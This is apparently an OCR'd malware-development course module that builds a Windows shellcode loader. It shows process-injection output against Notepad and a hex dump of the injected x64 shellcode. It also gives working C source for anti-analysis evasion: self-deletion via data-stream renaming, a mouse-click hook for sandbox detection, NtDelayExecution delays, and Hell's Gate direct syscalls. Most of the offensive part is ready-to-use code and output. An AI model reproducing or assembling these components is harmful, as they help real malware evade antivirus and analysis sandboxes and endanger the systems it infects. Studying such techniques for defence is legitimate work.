
Notepad.exe (20504) Properties

☑ Hide free regions

Base address	Type	Size	Protection
0x7ffbff9e1000	Image: Commit	64 kB	RX
0x7ffbf3ff1000	Image: Commit	340 kB	RX
0x7ffbe3121000	Image: Commit	560 kB	RX
0x7ffb6f361000	Image: Commit	1,424 kB	RX
0x7ffb69741000	Image: Commit	2,524 kB	RX
0x7ffb694c1000	Image: Commit	688 kB	RX
0x7ffb62651000	Image: Commit	4,380 kB	RX
0x7ff68f6c1000	Image: Commit	296 kB	RX
0x2154a270000	Mapped: Commit	4 kB	RWX
0xf5323fb000	Private: Commit	12 kB	RW+G
0xf5322fc000	Private: Commit	12 kB	RW+G
0xf531dfb000	Private: Commit	12 kB	RW+G
0xf531afb000	Private: Commit	12 kB	RW+G
0xf531701000	Private: Commit	12 kB	RW+G
0x7ffc434d7000	Image: Commit	36 kB	RW
0x7ffc434d4000	Image: Commit	4 kB	RW
0x7ffc43293000	Image: Commit	4 kB	RW
0x7ffc4325a000	Image: Commit	20 kB	RW
0x7ffc42e20000	Image: Commit	8 kB	RW
0x7ffc42c10000	Image: Commit	20 kB	RW

Notepad.exe (20504) (0x2154a270000 - 0x2154a271000)


```
00000000 fc 48 83 e4 f0 e8 c0 00 00 00 41 51 41 50 52 51 .H........AQAPRQ
00000010 56 48 31 d2 65 48 8b 52 60 48 8b 52 18 48 8b 52 VH1.eH.R`H.R.H.R
00000020 20 48 8b 72 50 48 0f b7 4a 4a 4d 31 c9 48 31 c0  H.rPH..JJM1.H1.
00000030 ac 3c 61 7c 02 2c 20 41 c1 c9 0d 41 01 c1 e2 ed .<a|., A...A....
00000040 52 41 51 48 8b 52 20 8b 42 3c 48 01 d0 8b 80 88 RAQH.R .B<H.....
00000050 00 00 00 48 85 c0 74 67 48 01 d0 50 8b 48 18 44 ...H..tgH..P.H.D
00000060 8b 40 20 49 01 d0 e3 56 48 ff c9 41 8b 34 88 48 .@ I...VH..A.4.H
00000070 01 d6 4d 31 c9 48 31 c0 ac 41 c1 c9 0d 41 01 c1 ..M1.H1..A...A..
00000080 38 e0 75 f1 4c 03 4c 24 08 45 39 d1 75 d8 58 44 8.u.L.L$.E9.u.XD
00000090 8b 40 24 49 01 d0 66 41 8b 0c 48 44 8b 40 1c 49 .@$I..fA..HD.@.I
000000a0 01 d0 41 8b 04 88 48 01 d0 41 58 41 58 5e 59 5a ..A...H..AXAX^YZ
000000b0 41 58 41 59 41 5a 48 83 ec 20 41 52 ff e0 58 41 AXAYAZH.. AR..XA
000000c0 59 5a 48 8b 12 e9 57 ff ff ff 5d 48 ba 01 00 00 YZH...W...]H....
000000d0 00 00 00 00 00 48 8d 8d 01 01 00 00 41 ba 31 8b .....H......A.1.
000000e0 6f 87 ff d5 bb e0 1d 2a 0a 41 ba a6 95 bd 9d ff o......*.A......
000000f0 d5 48 83 c4 28 3c 06 7c 0a 80 fb e0 75 05 bb 47 .H..(<.|....u..G
00000100 13 72 6f 6a 00 59 41 89 da ff d5 63 61 6c 63 00 .roj.YA....calc.
00000110 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
00000120 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
00000130 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
00000140 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
```



```
Microsoft Visual Studio Debug Console
[i] Targetting Remote Process Notepad.exe ...
[+] Target Process Id Detected Of PID : 20504
[+] Local Memory Allocated At : 0x000002AEC5DD0000 Of Size : 4096
[#] Press <Enter> To Write The Payload ...
        [+] Payload is Copied From 0x00007FF79FC2F000 To 0x000002AEC5DD0000
[+] Remote Memory Allocated At : 0x000002154A270000 Of Size : 4096
[#] Press <Enter> To Run The Payload ...
        [i] Running Thread Of Entry 0x000002154A270000 ... [+] DONE
        [+] Thread Created With Id : 21936

C:\Users\User\Desktop\Intermediate\AV\x64\Debug\AV.exe (process 24412) exited with code 0.
Press any key to close this window . . .
```

0x2154a270000	Mapped: Commit	4 kB	RWX
0xf5323fb000	Private: Commit	12 kB	RW+G
0xf5322fc000	Private: Commit	12 kB	RW+G
0xf531dfb000	Private: Commit	12 kB	RW+G
0xf531afb000	Private: Commit	12 kB	RW+G
0xf531701000	Private: Commit	12 kB	RW+G
0x7ffc434d7000	Image: Commit	36 kB	RW
0x7ffc434d4000	Image: Commit	4 kB	RW
0x7ffc43293000	Image: Commit	4 kB	RW
0x7ffc4325a000	Image: Commit	20 kB	RW
0x7ffc42e20000	Image: Commit	8 kB	RW
0x7ffc42c10000	Image: Commit	20 kB	RW
0x7ffc42b39000	Image: Commit	12 kB	RW
0x7ffc42a15000	Image: Commit	24 kB	RW
0x7ffc428e4000	Image: Commit	12 kB	RW
0x7ffc427a3000	Image: Commit	8 kB	RW

Local Code Injection



C:\Users\User\Desktop\Intermediate\AV\x64\Debug\AV.exe

```
[+] Local Memory Allocated At : 0x000001DD00EC0000 Of Size : 4096
[#] Press <Enter> To Write The Payload ...
        [+] Payload is Copied From 0x00007FF726EDF000 To 0x000001DD00EC0000
[#] Press <Enter> To Run The Payload ...
```

AV.exe (11960) Properties

☑ Hide free regions

Base address	Type	Size
0x7ff726ec1000	Image: Commit	64 kB
0x7ffc434d5000	Image: Commit	8 kB
0x7ffc427a4000	Image: Commit	4 kB
0x7ff726ee4000	Image: Commit	4 kB
0x7ffc43361000	Image: Commit	1,196 kB
0x7ffc426f1000	Image: Commit	504 kB
0x7ffc40ca1000	Image: Commit	1,500 kB
0x7ffb713a1000	Image: Commit	124 kB
0x7ffb5f631000	Image: Commit	1,372 kB
0x7ff726ed1000	Image: Commit	40 kB
0x1dd00ec0000	Mapped: Commit	4 kB
0x5b2b7fc000	Private: Commit	12 kB
0x5b2b6fb000	Private: Commit	12 kB
0x5b2b5fb000	Private: Commit	12 kB
0x5b2b4fa000	Private: Commit	12 kB
0x7ffc434d7000	Image: Commit	36 kB
0x7ffc434d4000	Image: Commit	4 kB
0x7ffc427a3000	Image: Commit	4 kB
0x7ffc40fcd000	Image: Commit	20 kB
0x7ffb713c5000	Image: Commit	4 kB
0x7ffb5f7e3000	Image: Commit	12 kB
0x7ff726edf000	Image: Commit	4 kB
0x7ff59a820000	Private: Commit	4 kB

AV.exe (11960) (0x1dd00ec0000 - 0x1dd00ec1000)

```
00000000 fc 48 83 e4 f0 e8 c0 00 00 00 41 51 41 50 52 51 .H........AQAPRQ
00000010 56 48 31 d2 65 48 8b 52 60 48 8b 52 18 48 8b 52 VH1.eH.R`H.R.H.R
00000020 20 48 8b 72 50 48 0f b7 4a 4a 4d 31 c9 48 31 c0  H.rPH..JJM1.H1.
00000030 ac 3c 61 7c 02 2c 20 41 c1 c9 0d 41 01 c1 e2 ed .<a|., A...A....
00000040 52 41 51 48 8b 52 20 8b 42 3c 48 01 d0 8b 80 88 RAQH.R .B<H.....
00000050 00 00 00 48 85 c0 74 67 48 01 d0 50 8b 48 18 44 ...H..tgH..P.H.D
00000060 8b 40 20 49 01 d0 e3 56 48 ff c9 41 8b 34 88 48 .@ I...VH..A.4.H
00000070 01 d6 4d 31 c9 48 31 c0 ac 41 c1 c9 0d 41 01 c1 ..M1.H1..A...A..
00000080 38 e0 75 f1 4c 03 4c 24 08 45 39 d1 75 d8 58 44 8.u.L.L$.E9.u.XD
00000090 8b 40 24 49 01 d0 66 41 8b 0c 48 44 8b 40 1c 49 .@$I..fA..HD.@.I
000000a0 01 d0 41 8b 04 88 48 01 d0 41 58 41 58 5e 59 5a ..A...H..AXAX^YZ
000000b0 41 58 41 59 41 5a 48 83 ec 20 41 52 ff e0 58 41 AXAYAZH.. AR..XA
000000c0 59 5a 48 8b 12 e9 57 ff ff ff 5d 48 ba 01 00 00 YZH...W...]H....
000000d0 00 00 00 00 00 48 8d 8d 01 01 00 00 41 ba 31 8b .....H......A.1.
000000e0 6f 87 ff d5 bb e0 1d 2a 0a 41 ba a6 95 bd 9d ff o......*.A......
000000f0 d5 48 83 c4 28 3c 06 7c 0a 80 fb e0 75 05 bb 47 .H..(<.|....u..G
00000100 13 72 6f 6a 00 59 41 89 da ff d5 63 61 6c 63 00 .roj.YA....calc.
00000110 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
00000120 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
00000130 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
00000140 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
00000150 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
00000160 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
00000170 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
00000180 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
00000190 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
```

Microsoft Visual Studio Debug Console

```
[+] Local Memory Allocated At : 0x000001DD00EC0000 Of Size : 4096
[#] Press <Enter> To Write The Payload ...
        [+] Payload is Copied From 0x00007FF726EDF000 To 0x000001DD00EC0000
[#] Press <Enter> To Run The Payload ...
        [i] Running Thread Of Entry 0x000001DD00EC0000 ... [+] DONE
        [+] Thread Created With Id : 12964

C:\Users\User\Desktop\Intermediate\AV\x64\Debug\AV.exe (process 11960) exited with code 0.
Press any key to close this window . . .
```

Anti-Analysis Features

To add anti-analysis features create a new file called `AntiAnalysis.c`. This file will contain the following functionality:

- Self-deletion function from the *Anti-Debugging - Self-Deletion* module.
- Mouse clicks monitoring feature from the *Anti-Virtual Environments - Multiple Techniques* module
- A function to delay execution using `NtDelayExecution` from the *Anti-Virtual Environments - Multiple Delay Execution Techniques* module

AntiAnalysis.c

```
#include <Windows.h>
#include <stdio.h>

#include "Structs.h"
#include "Common.h"


// Global hook handle variable
HHOOK g_hMouseHook = NULL;
// global mouse clicks counter
DWORD g_dwMouseClicks = NULL;



// The callback function that will be executed whenever the user clicked a
mouse button
LRESULT CALLBACK HookEvent(int nCode, WPARAM wParam, LPARAM lParam) {

    if (wParam == WM_LBUTTONDOWN || wParam == WM_RBUTTONDOWN || wParam ==
WM_MBUTTONDOWN) {
        printf("[+] Mouse Click Recorded \n");
        g_dwMouseClicks++;
    }

    return CallNextHookEx(g_hMouseHook, nCode, wParam, lParam);
}



BOOL MouseClicksLogger() {

    MSG         Msg = { 0 };

    // Installing hook
    g_hMouseHook = SetWindowsHookExW(
        WH_MOUSE_LL,
        (HOOKPROC)HookEvent,
        NULL,
        NULL
    );
    if (!g_hMouseHook) {
        printf("[!] SetWindowsHookExW Failed With Error : %d \n",
GetLastError());
    }

    // Process unhandled events
    while (GetMessageW(&Msg, NULL, NULL, NULL)) {
        DefWindowProcW(Msg.hwnd, Msg.message, Msg.wParam, Msg.lParam);
    }

    return TRUE;
}


BOOL DeleteSelf() {


        WCHAR                               szPath[MAX_PATH * 2]            =
{ 0 };
        FILE_DISPOSITION_INFO   Delete                          = { 0 };
        HANDLE                              hFile
= INVALID_HANDLE_VALUE;
        PFILE_RENAME_INFO               pRename                             =
NULL;
        const wchar_t*                  NewStream                           =
(const wchar_t*)NEW_STREAM;
        SIZE_T                              sRename                         =
sizeof(FILE_RENAME_INFO) + sizeof(NewStream);

        // Allocating enough buffer for the 'FILE_RENAME_INFO' structure
        pRename = HeapAlloc(GetProcessHeap(), HEAP_ZERO_MEMORY, sRename);
        if (!pRename) {
                printf("[!] HeapAlloc Failed With Error : %d \n",
GetLastError());
                return FALSE;
        }

        // Cleaning up the structures
        ZeroMemory(szPath, sizeof(szPath));
        ZeroMemory(&Delete, sizeof(FILE_DISPOSITION_INFO));

        //--------------------------------------------------------------------
------------------------------------------------------
        // Marking the file for deletion (used in the 2nd
SetFileInformationByHandle call)
        Delete.DeleteFile = TRUE;

        // Setting the new data stream name buffer and size in the
'FILE_RENAME_INFO' structure
        pRename->FileNameLength = sizeof(NewStream);
        RtlCopyMemory(pRename->FileName, NewStream, sizeof(NewStream));
        //--------------------------------------------------------------------
------------------------------------------------------

        // Used to get the current file name
        if (GetModuleFileNameW(NULL, szPath, MAX_PATH * 2) == 0) {
                printf("[!] GetModuleFileNameW Failed With Error : %d \n",
GetLastError());
                return FALSE;
        }

        //--------------------------------------------------------------------
------------------------------------------------------
        // RENAMING

        // Opening a handle to the current file
        hFile = CreateFileW(szPath, DELETE | SYNCHRONIZE, FILE_SHARE_READ,
NULL, OPEN_EXISTING, NULL, NULL);
        if (hFile == INVALID_HANDLE_VALUE) {
                printf("[!] CreateFileW [R] Failed With Error : %d \n",
GetLastError());
                return FALSE;
        }

        wprintf(L"[i] Renaming :$DATA to %s  ...", NEW_STREAM);

        // Renaming the data stream
        if (!SetFileInformationByHandle(hFile, FileRenameInfo, pRename,
sRename)) {
                printf("[!] SetFileInformationByHandle [R] Failed With Error :
%d \n", GetLastError());
                return FALSE;
        }
        wprintf(L"[+] DONE \n");

        CloseHandle(hFile);

        //--------------------------------------------------------------------
------------------------------------------------------
        // DELEIING

        // Opening a new handle to the current file
        hFile = CreateFileW(szPath, DELETE | SYNCHRONIZE, FILE_SHARE_READ,
NULL, OPEN_EXISTING, NULL, NULL);
        if (hFile == INVALID_HANDLE_VALUE && GetLastError() ==
ERROR_FILE_NOT_FOUND) {
                // in case the file is already deleted
                return TRUE;
        }
        if (hFile == INVALID_HANDLE_VALUE) {
                printf("[!] CreateFileW [D] Failed With Error : %d \n",
GetLastError());
                return FALSE;
        }

        wprintf(L"[i] DELETING ...");

        // Marking for deletion after the file's handle is closed
        if (!SetFileInformationByHandle(hFile, FileDispositionInfo, &Delete,
sizeof(Delete))) {
                printf("[!] SetFileInformationByHandle [D] Failed With Error :
%d \n", GetLastError());
                return FALSE;
        }
        wprintf(L"[+] DONE \n");

        CloseHandle(hFile);

        //--------------------------------------------------------------------
------------------------------------------------------

        // Freeing the allocated buffer
        HeapFree(GetProcessHeap(), 0, pRename);

        return TRUE;
}



typedef NTSTATUS(NTAPI* fnNtDelayExecution)(
        BOOLEAN              Alertable,
        PLARGE_INTEGER       DelayInterval
        );

BOOL DelayExecutionVia_NtDE(FLOAT ftMinutes) {

        // Converting minutes to milliseconds
        DWORD                   dwMilliSeconds         = ftMinutes * 60000;
        LARGE_INTEGER           DelayInterval          = { 0 };
        LONGLONG                Delay                  = NULL;
        NTSTATUS                STATUS                 = NULL;
        fnNtDelayExecution      pNtDelayExecution      =
(fnNtDelayExecution)GetProcAddress(GetModuleHandle(L"NTDLL.DLL"),
"NtDelayExecution");
        DWORD                   _T0                     = NULL,
                                _T1                     = NULL;

        printf("[i] Delaying Execution Using \"NtDelayExecution\" For %0.3d
Seconds", (dwMilliSeconds / 1000));

        // Converting from milliseconds to the 100-nanosecond - negative time
interval
        Delay = dwMilliSeconds * 10000;
        DelayInterval.QuadPart = -Delay;

        _T0 = GetTickCount64();

        // Sleeping for 'dwMilliSeconds' ms
        if ((STATUS = pNtDelayExecution(FALSE, &DelayInterval)) != 0x00 &&
STATUS != STATUS_TIMEOUT) {
                printf("[!] NtDelayExecution Failed With Error : 0x%0.8X \n",
STATUS);
                return FALSE;
        }

        _T1 = GetTickCount64();

        // Slept for at least 'dwMilliSeconds' ms, then
'DelayExecutionVia_NtDE' succeeded, otherwize it failed
        if ((DWORD)(_T1 - _T0) < dwMilliSeconds)
                return FALSE;

        printf("\n\t>> _T1 - _T0 = %d \n", (DWORD)(_T1 - _T0));

        printf("[+] DONE \n");

        return TRUE;
}
```

AntiAnalysis Helper Function

Create a new function, `AntiAnalysis`, to efficiently call the above functions. To use the `AntiAnalysis` function, an external variable, `g_Sys`, is required. `g_Sys` is a `VX_TABLE` structure that contains the data necessary to use syscalls in the program.

Brief points about the `AntiAnalysis` function:

- It takes `dwMilliSeconds` as an input parameter which represents the amount of time to monitor for mouse clicks.

- This function begins by calling `DeleteSelf` to delete the file from the disk.
- A while loop is then initiated, which runs the `MouseClicksLogger` through a new thread and waits for it for a period specified by `dwMilliSeconds`.
- Once the thread time is up, the hooks installed will be removed and the execution of the program will be delayed for half the value of the `i` variable; where `i` represent the value to delay execution for in minutes.
- The function then checks the total number of mouse clicks before the delay. If it is less than 5, the global mouse click monitor variable, `g_dwMouseClicks`, is reset so the next loop will start the mouse click test from the beginning.
- Incrementing the variable `i` forces the subsequent `DelayExecutionVia_NtDE` function to wait for a longer duration, creating a way of delaying execution in a sandbox.

AntiAnalysis.c

```
// using the 'extern' keyword, because this variable is already defined in the
'Inject.c' file
extern VX_TABLE g_Sys;

//...

BOOL AntiAnalysis(DWORD dwMilliSeconds) {

        HANDLE                                  hThread                 =
NULL;
        NTSTATUS                                STATUS                  =
NULL;
        LARGE_INTEGER                   DelayInterval   = { 0 };
        FLOAT                                   i                           =
1;
        LONGLONG                                Delay                   =
NULL;

        Delay = dwMilliSeconds * 10000;
        DelayInterval.QuadPart = -Delay;

        // Self-deletion
        if (!DeleteSelf()) {
                // we dont care for the result - but you can change this if
you want
        }

        // Try 10 times, after that return FALSE
        while (i <= 10) {
                printf("[#] Monitoring Mouse-Clicks For %d Seconds - Need 6
Clicks To Pass\n", (dwMilliSeconds / 1000));

                // Creating a thread that runs 'MouseClicksLogger' function
                HellsGate(g_Sys.NtCreateThreadEx.wSystemCall);
                if ((STATUS = HellDescent(&hThread, THREAD_ALL_ACCESS, NULL,
(HANDLE)-1, MouseClicksLogger, NULL, NULL, NULL, NULL, NULL, NULL)) != 0) {
                        printf("[!] NtCreateThreadEx Failed With Error :
0x%0.8X \n", STATUS);
                        return FALSE;
                }

                // Waiting for the thread for 'dwMilliSeconds'
                HellsGate(g_Sys.NtWaitForSingleObject.wSystemCall);
                if ((STATUS = HellDescent(hThread, FALSE, &DelayInterval)) !=
0 && STATUS != STATUS_TIMEOUT) {
                        printf("[!] NtWaitForSingleObject Failed With Error :
0x%0.8X \n", STATUS);
                        return FALSE;
                }

                HellsGate(g_Sys.NtClose.wSystemCall);
                if ((STATUS = HellDescent(hThread)) != 0) {
                        printf("[!] NtClose Failed With Error : 0x%0.8X \n",
STATUS);
                        return FALSE;
                }

                // Unhooking
                if (g_hMouseHook && !UnhookWindowsHookEx(g_hMouseHook)) {
                        printf("[!] UnhookWindowsHookEx Failed With Error : %d
\n", GetLastError());
                        return FALSE;
                }

                // Delaying execution for specific amount of time
                if (!DelayExecutionVia_NtDE((FLOAT)(i / 2)))
                        return FALSE;

                // If the user clicked more than 5 times, we return true
                if (g_dwMouseClicks > 5)
                        return TRUE;

                // If not, we reset the mouse-clicks variable, and monitor the
```

```
mouse-clicks again
                g_dwMouseClicks = NULL;

                // Increment 'i', so that next time 'DelayExecutionVia_NtDE'
will wait longer
                i++;
        }

        return FALSE;
}
```

`Common.h` must be updated to include the prototype for `AntiAnalysis` as well as defining `NEW_STREAM` which is required by the `DeleteSelf` function.

Common.h

```
// The new data stream name
#define NEW_STREAM L":Maldev"

BOOL AntiAnalysis(DWORD dwMilliSeconds);
```

The anti-analysis features can be enabled by calling the `AntiAnalysis` function in `main.c`, however, this must be done after the `InitializeSyscalls` function has been called as the `AntiAnalysis` function utilizes direct syscalls which are only available after this function has been executed. For testing, the following if-statement is added to the main function in `main.c`.

Main.c

```
if (!AntiAnalysis(20000)) {
        printf("[!] Detected A Virtualized Environment \n");
}
```

